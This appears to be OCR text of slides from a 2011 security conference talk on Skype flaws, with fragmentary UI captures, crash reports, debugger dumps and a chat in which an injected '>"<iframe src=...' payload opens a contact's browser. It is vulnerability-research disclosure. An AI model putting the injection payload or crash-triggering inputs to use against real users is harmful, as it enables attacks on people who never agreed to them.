
Skype + Eine Rufnummer hinzufügen

Anrufen

Videoanruf


Kontakte h

| DasGewitter just by you  
-0x41 nope  
i meet som  
| DasGewitter ah  
I wish I cou  
-0x41 :)  
call me if u  
| DasGewitter can't right  
-0x41 <http://www>  
| DasGewitter when will th  
-0x41 have it ?  
| DasGewitter not on this  
on my othe  
I'll be on it  
or later, ra



Datei senden Extras

Senden


✓ -RM 

 Testen Sie Skype mit einem Gratisanruf


 Kontakte

 Konversationen

 Suchen




 Kontakt hinzufügen  Gruppe erstellen

 Telefone anrufen oder SMS schicken

 arazer

 Schließen

 Skype




Skype funktioniert nicht mehr

Windows kann online nach einer Lösung für das Problem suchen.

 Online nach einer Lösung suchen und das Programm schließen




















 Programm schließen

 Problemdetails ausblenden

Problemereignisname:	BEX
Anwendungsname:	Skype.exe
Anwendungsversion:	5.1.0.112
Anwendungszeitstempel:	4d4037c2
Fehlermodulname:	StackHash_e98d
Fehlermodulversion:	0.0.0.0
Fehlermodulzeitstempel:	00000000
Ausnahmeoffset:	00000000
Ausnahmecode:	c0000005



File Edit View Debug Window Help



101  
101

A A

Command

00000000 00000000 00000000 C:\WINDOWS\system32\cmd.exe

(93c.f9c): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=9f5a4b35 ebx=c6033a85 ecx=498d7073 edx=0000023f esi=0f960b4e edi=ce4f34d9  
eip=539202f4 esp=4f300f90 ebp=cbf6a527 iopl=0           nv up ei pl nz na po nc  
cs=0023   ss=002b   ds=002b   es=002b   fs=0053   gs=002b           efl=00010202  
539202f4 cd01                   int       1  
0:009> g

00000000 00000000 00000000 C:\WINDOWS\system32\cmd.exe

(93c.f9c): Access violation - code c0000005 (!!! second chance !!!)  
eax=9f5a4b35 ebx=c6033a85 ecx=498d7073 edx=0000023f esi=0f960b4e edi=ce4f34d9  
eip=539202f4 esp=4f300f90 ebp=cbf6a527 iopl=0           nv up ei pl nz na po nc  
cs=0023   ss=002b   ds=002b   es=002b   fs=0053   gs=002b           efl=00010202  
539202f4 cd01                   int       1  
0:009> g

00000000 00000000 00000000 C:\WINDOWS\system32\cmd.exe

(93c.f9c): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=9f5a4b35 ebx=c6033a85 ecx=498d7073 edx=0000023f esi=0f960b4e edi=ce4f34d9  
eip=539202f4 esp=4f300f90 ebp=cbf6a527 iopl=0           nv up ei pl nz na po nc  
cs=0023   ss=002b   ds=002b   es=002b   fs=0053   gs=002b           efl=00010202  
539202f4 cd01                   int       1  
0:009>

Ln 0, Col 0 Sys 0:<Local> Proc 000:93c Thrd 009:f9c ASM OVR CAPS NUM

Fehlerbericht für Skype



Sie haben Skype aufgrund eines Problems beendet.

Klicken Sie auf „An Apple senden“, um den Bericht an Apple zu senden. Diese Informationen werden anonym erfasst.

Kommentare

Beschreiben Sie alle nötigen Schritte, um den Fehler zu reproduzieren.

Problemdetails und Systemkonfiguration

Date/Time: 2011-06-09 20:06:57 +0200  
OS Version: 10.6.6 (Build 10J567)  
Architecture: x86\_64  
Report Version: 7

Command: Skype  
Path: /Volumes/Skype/Skype.app/Contents/MacOS/Skype  
Version: 5.1.0.968 (5.1.0.968)  
Parent: launchd [87]

PID: 184  
Event: hang  
Duration: 5.67s (sampling started after 2 seconds)  
Steps: 17 (100ms sampling interval)

Pageins: 24  
Pageouts: 0

Process: Skype [184]  
Path: /Volumes/Skype/Skype.app/Contents/MacOS/Skype  
UID: 501

Thread 8f513d4 DispatchQueue 100  
User stack:  
16 \_\_memcpy + 214 (in compage [libSystem.B.dylib]) [0xffff0876]  
8 \_\_longcopy + 303 (in compage [libSystem.B.dylib]) [0xffff132f]  
2 \_\_longcopy + 84 (in compage [libSystem.B.dylib]) [0xffff1254]  
1 \_\_longcopy + 161 (in compage [libSystem.B.dylib]) [0xffff12a1]  
1 \_\_longcopy + 350 (in compage [libSystem.B.dylib]) [0xffff135e]  
1 \_\_longcopy + 261 (in compage [libSystem.B.dylib]) [0xffff1305]  
1 \_\_longcopy + 326 (in compage [libSystem.B.dylib]) [0xffff1346]  
1 \_\_longcopy + 308 (in compage [libSystem.B.dylib]) [0xffff1334]  
1 \_\_longcopy + 137 (in compage [libSystem.B.dylib]) [0xffff1289]  
1 operator new[](unsigned long) + 17 (in libstdc++.6.dylib) [0x91f5f703]  
1 operator new(unsigned long) + 36 (in libstdc++.6.dylib) [0x91f5f617]  
1 malloc + 50 (in libSystem.B.dylib) [0x97548278]

Details ausblenden

Nicht senden

An Apple senden



Über diesen Mac



**Mac OS X**  
Version 10.6.6

Softwareaktualisierung ...

Prozessor 2.4 GHz Intel Core 2 Duo

Speicher 4 GB 1067 MHz DDR3

Startvolume Macintosh HD

Weitere Informationen ...

TM und © 1983–2011 Apple Inc.  
Alle Rechte vorbehalten.

emma bunta  
Guthaben hinzufügen

Kontakte

Heute

Echo / Sound Te...

+49561886 [redacted] 1

+49561886 [redacted]  
Telefonnummer

+49561886984 Sie benö...

ajskdhasd

+4956188 [redacted] Sie benö...

asfasf

+4956188 [redacted] Sie benö...

afgasfasf

+4956188 [redacted] Sie benötigen Skype-Guthaben zum SMS-Versand. [Skype-Guthaben erwerben](#)

A

+4956188 [redacted] Sie benötigen Skype-Guthaben zum SMS-Versand. [Skype-Guthaben erwerben](#)

a

A

159 1 0,10 €

Programme sofort beenden

Wenn ein Programm für einige Zeit nicht reagiert, wählen Sie dessen Namen aus und klicken Sie auf „Sofort beenden“.

Adressbuch

Safari

**Skype (reagiert nicht)**

TextEdit

Finder

Sie können dieses Fenster öffnen, indem Sie „Befehl-Wahl-esc“ drücken.

Sofort beenden

Über diesen Mac



Mac OS X

Version 10.6.6

Softwareaktualisierung ...

Prozessor 2.4 GHz Intel Core 2 Duo

Speicher 4 GB 1067 MHz DDR3

Startvolume Macintosh HD

Weitere Informationen ...

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


Cuts

Waiting

Backup

Skype Skype-Nutzerverzeichnis



Skype™ [1] - rm.01x

Skype Kontakte Anruf Anzeige Aktionen Hilfe

✓ REMOVE 0x41

Testen Sie Skype mit einem Gratisanruf

Kontakte Konversatio... 1

Suchen

Heute

Älter als eine Woche

Ältere Nachrichten anzeigen

Telefone anrufen oder SMS schicken

**E-Mail-Kontakte suchen**  
Sie können Kontakte aus Ihren  
Gmail-, Hotmail- oder sonstigen We...

Telefone anrufen oder SMS schicken Geschäfte finden x Schließen


Geschäftsempfehlungen finden

Was? Wo?

Suchen

Afghanistan

ehlen



```

770EB727 C9 LEAVE
770EB728 C2 1000 RETN 10
770EB72B CC INT3
770EB72C CC INT3
770EB72D CC INT3
770EB72E CC INT3
770EB72F CC INT3
770EB730 8BFF MOV EDI,EDI
770EB732 55 PUSH EBP
770EB733 8BEC MOV EBP,ESP
770EB735 56 PUSH ESI
770EB736 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
770EB739 83FE F4 CMP ESI,-0C
770EB73C 72 18 JB SHORT KERNELBA.770EB756
770EB73E 83FE F6 CMP ESI,-0A
770EB741 77 13 JA SHORT KERNELBA.770EB756
770EB743 8D45 08 LEA EAX,DWORD PTR SS:[EBP+8]
770EB746 50 PUSH EAX
770EB747 6A 00 PUSH 0
770EB749 56 PUSH ESI
770EB74A E8 DD020000 CALL KERNELBA.SetStdHandleEx
770EB74F 85C0 TEST EAX,EAX
770EB751 74 03 JE SHORT KERNELBA.770EB756
770EB753 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
770EB756 56 PUSH ESI
770EB757 FF15 3C100E77 CALL DWORD PTR DS:[<&ntdll.NtClose>] ntdll.ZwClose
770EB75D 5E POP ESI
770EB75E 85C0 TEST EAX,EAX
770EB760 7C 05 JL SHORT KERNELBA.770EB767
770EB762 33C0 XOR EAX,EAX
770EB764 40 INC EAX
770EB765 EB 08 JMP SHORT KERNELBA.770EB76F
770EB767 50 PUSH EAX
770EB768 E8 C5AE0200 CALL KERNELBA.77116632
770EB76D 33C0 XOR EAX,EAX
770EB76F 5D POP EBP
770EB770 C2 0400 RETN 4
770EB773 CC INT3
770EB774 CC INT3
770EB775 CC INT3
770EB776 CC INT3
770EB777 CC INT3
770EB778 8BFF MOV EDI,EDI
770EB77A 55 PUSH EBP
770EB77B 8BEC MOV EBP,ESP
770EB77D 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
770EB780 83F8 F4 CMP EAX,-0C
770EB783 74 2C JE SHORT KERNELBA.770EB781
770EB785 83F8 F5 CMP EAX,-0B
770EB788 74 16 JE SHORT KERNELBA.770EB7A0
770EB78A 83F8 F6 CMP EAX,-0A
770EB78D 75 31 JNZ SHORT KERNELBA.770EB7C0
770EB78F 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
770EB795 8B40 30 MOV EAX,DWORD PTR DS:[EAX+30]
770EB798 8B40 10 MOV EAX,DWORD PTR DS:[EAX+10]
    
```

Registers (FPU)

```

EAX 0018F840
ECX 00000007
EDX 00000000
EBX 80004005
ESP 0018F840
EBP 0018F890
ESI 00540ED2 Skype.00540ED2
EDI 0018F980
EIP 770EB727 KERNELBA.770EB727

C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 1 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.434000000000000000
ST1 empty 10.0000000000000000
ST2 empty 0.434000000000000000
ST3 empty 1.000000000000000000
ST4 empty %#.19L
ST5 empty %#.19L
ST6 empty %#.19L
ST7 empty %#.19L

3 2 1 0 E S P U O 2 D I
FST 5820 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0
    
```

Address	Hex dump	ASCII
0107B000	00 00 00 00 00 00 00 00	.....
0107B008	90 B7 71 7E 02 80 40 00	eAc"0i0.
0107B010	50 52 41 00 5C B3 41 00	PRA.\IA.
0107B018	64 55 41 00 E0 87 41 00	dUA,0GA.
0107B020	00 8F 41 00 72 13 8B C0	.AA.r111
0107B028	00 8D 40 00 01 8D 40 00	.i0.0i0.
0107B030	00 8D 40 00 01 8D 40 00	.i0.0i0.
0107B038	00 00 00 00 00 00 00 00	.....
0107B040	00 00 00 00 00 00 00 00	.....

```

0018F8B4 00540ED2 0iT. RETURN to Skype.00540ED2 from Skype.00407B38
0018F8B8 0018F980 C-+.
0018F8BC 0018F8F8 00+.
0018F8C0 0018F8C4 -0+.
0018F8C4 0018F904 00+. Pointer to next SEH record
0018F8C8 0042F21C 00B. SE handler
0018F8CC 0018F8F8 00+.
0018F8D0 00400024 $.+0 UNICODE "http://find.directory.skype/find/redirect?action=search&lastcountry=af&country=af&what=AAAAAAAAAAAA"
0018F8D4 03D0F6A0 00s0
0018F8D8 00000000 ....
    
```


Anpassen ▾


Neu Kontakte und Konversationsthemen...


[Kontakte hierhin verschieben](#)

► **Alle Kontakte**

 Benachrichtigungen

 **Telefone anrufen oder SMS schicken**


 Personen oder Firmen suchen

 Unsere neuen Abonnements –  
die günstigste Art, Telefone  
mit Skype anzurufen

## Menschen finden

Namen, Skype-Namen oder E-Mail-Adresse für die Suche in Skype eingeben.

Suchen

 Welche Freunde sind bereits in Skype?

## Geschäftsempfehlungen finden


Was?

Wo?

Suchen

Geschäfte finden in: **Vereinigtes Kö...** 

 Ein Geschäft empfehlen



**Skype wurde unerwartet beendet.**

Klicken Sie auf „An Apple senden“, um den Bericht an Apple zu senden. Diese Informationen werden anonym erfasst.

## ► Kommentare

**Problemdetails und Systemkonfiguration**

```
Process:      Skype [61833]
Path:         /Applications/Skype.app/Contents/MacOS/Skype
Identifier:    com.skype.skype
Version:      2.8.0.851 (2.8.0.851)
Code Type:    X86 (Native)
Parent Process: launchd [166]

Date/Time:    2010-10-04 21:31:44.063 +0200
OS Version:   Mac OS X 10.6.4 (10F569)
Report Version: 6

Interval Since Last Report:      2972437 sec
Crashes Since Last Report:       1117
Per-App Interval Since Last Report: 2630855 sec
Per-App Crashes Since Last Report: 2
Anonymous UUID: 2DCE5869-9F5B-46AD-950A-2295F0CBFC3A
```

```
Exception Type: EXC_CRASH (SIGABRT)
Exception Codes: 0x0000000000000000, 0x0000000000000000
Crashed Thread: 6
```

Application Specific Information:  
abort() called

Thread 0: Dispatch queue: com.apple.main-thread

```
0  libSystem.B.dylib      0x95747ef6 __kill + 10
1  libSystem.B.dylib      0x95747ee8 kill$UNIX2003 + 32
2  libSystem.B.dylib      0x957da62d raise + 26
3  libSystem.B.dylib      0x957f06e4 abort + 93
4  com.skype.skype         0x0023237f 0x1000 + 2298751
5  ???                    0xffffffff 0 + 4294967295
6  com.apple.CoreFoundation 0x93249faf __CFRunLoopRun + 2079
7  com.apple.CoreFoundation 0x93249094 CFRunLoopRunSpecific + 452
8  com.apple.CoreFoundation 0x93248ec1 CFRunLoopRunInMode + 97
9  com.apple.HIToolbox     0x97db6f9c RunCurrentEventLoopInMode + 392
10 com.apple.HIToolbox     0x97db6d51 ReceiveNextEventCommon + 354
11 com.apple.HIToolbox     0x97db6bd6 BlockUntilNextEventMatchingListInMode + 81
12 com.apple.AppKit        0x9477ea89 _DPSNextEvent + 847
13 com.apple.AppKit        0x9477e2ca -[NSApplication nextEventMatchingMask:untilDate:inMode:dequeue:] + 156
14 com.apple.AppKit        0x9474055b -[NSApplication run] + 821
15 com.skype.skype         0x0021c5fb 0x1000 + 2209275
16 com.skype.skype         0x0021c81b 0x1000 + 2209819
17 com.skype.skype         0x00002cab 0x1000 + 7339
18 com.skype.skype         0x00002bd9 0x1000 + 7129
```

Thread 1: Dispatch queue: com.apple.libdispatch-manager

```
0  libSystem.B.dylib      0x9570d942 kevent + 10
1  libSystem.B.dylib      0x9570e05c _dispatch_mgr_invoke + 215
2  libSystem.B.dylib      0x9570d519 _dispatch_queue_invoke + 163
3  libSystem.B.dylib      0x9570d2be _dispatch_worker_thread2 + 240
4  libSystem.B.dylib      0x9570cd41 _pthread_wqthread + 390
5  libSystem.B.dylib      0x9570cb86 start_wqthread + 30
```

Thread 2:

```
0  libSystem.B.dylib      0x95715066 __semwait_signal + 10
1  libSystem.B.dylib      0x95740c64 nanosleep$UNIX2003 + 188
2  com.apple.Foundation   0x9266206d -[NSThread sleepUntilDate:] + 147
```


[Details ausblenden](#)
[Nicht senden](#)
[An Apple senden](#)

-0x41

Festnetz- und Mobiltelefone anrufen

Alle Kontakte ▾ **Konversationen**

Suchen

Kontakt hinzufügen Gruppe

Telefone anrufen oder SMS...

Unsere neuen Abonnements – die günstigste Art, Telefon...

-15%

Ivan Montilla ✕ Schließen

Onwards to /future/

13:08 Caracas, Venezuela

Online

Videoanruf Anrufen ▾ Teilen Kontakte hinzufügen Gesprächsstatus

Ältere Sofortnachrichten anzeigen: [Gestern](#) • [7 Tage](#) • [30 Tage](#) • [3 Monate](#) • [6 Monate](#) • [1 Jahr](#)

Ivan Montilla excellent exploit mate 19:35

-0x41 ? 19:35

Ivan Montilla >"<iframe src=http://vulnerability-lab.com 19:36

it opens my Firefox with the vuln-lab site 19:36

-0x41 ;) 19:37

i am the One 19:37

you got exploited by me ? 19:37

Ivan Montilla yep 19:37

-0x41 its not malicious 19:37

:) 19:37

Ivan Montilla I know but it opened automatically :) 19:38

-0x41 sry 19:38

SMS

Senden





### **... Questions & Discussion?**

- Meet the author for questions, response or feedback**
- Explain/Show your own exploitation technique**

### **... Presentation & Handout:**

**<http://conference.hitb.org/hitbsecconf2011kul/materials>**

### **... Thanks!**

**Jüri Shamov, Pim J.F. Campers, Levent Kayan, Thomas Pullen, Sheila, Dr. Whax, GMC, L33tdawg, Alexander Fuchs alias f0x23, Mohammed Abelkader, Chokri B.A. aka Me!ster, Marcel Bernhardt & Ivan Montilla Miralles.**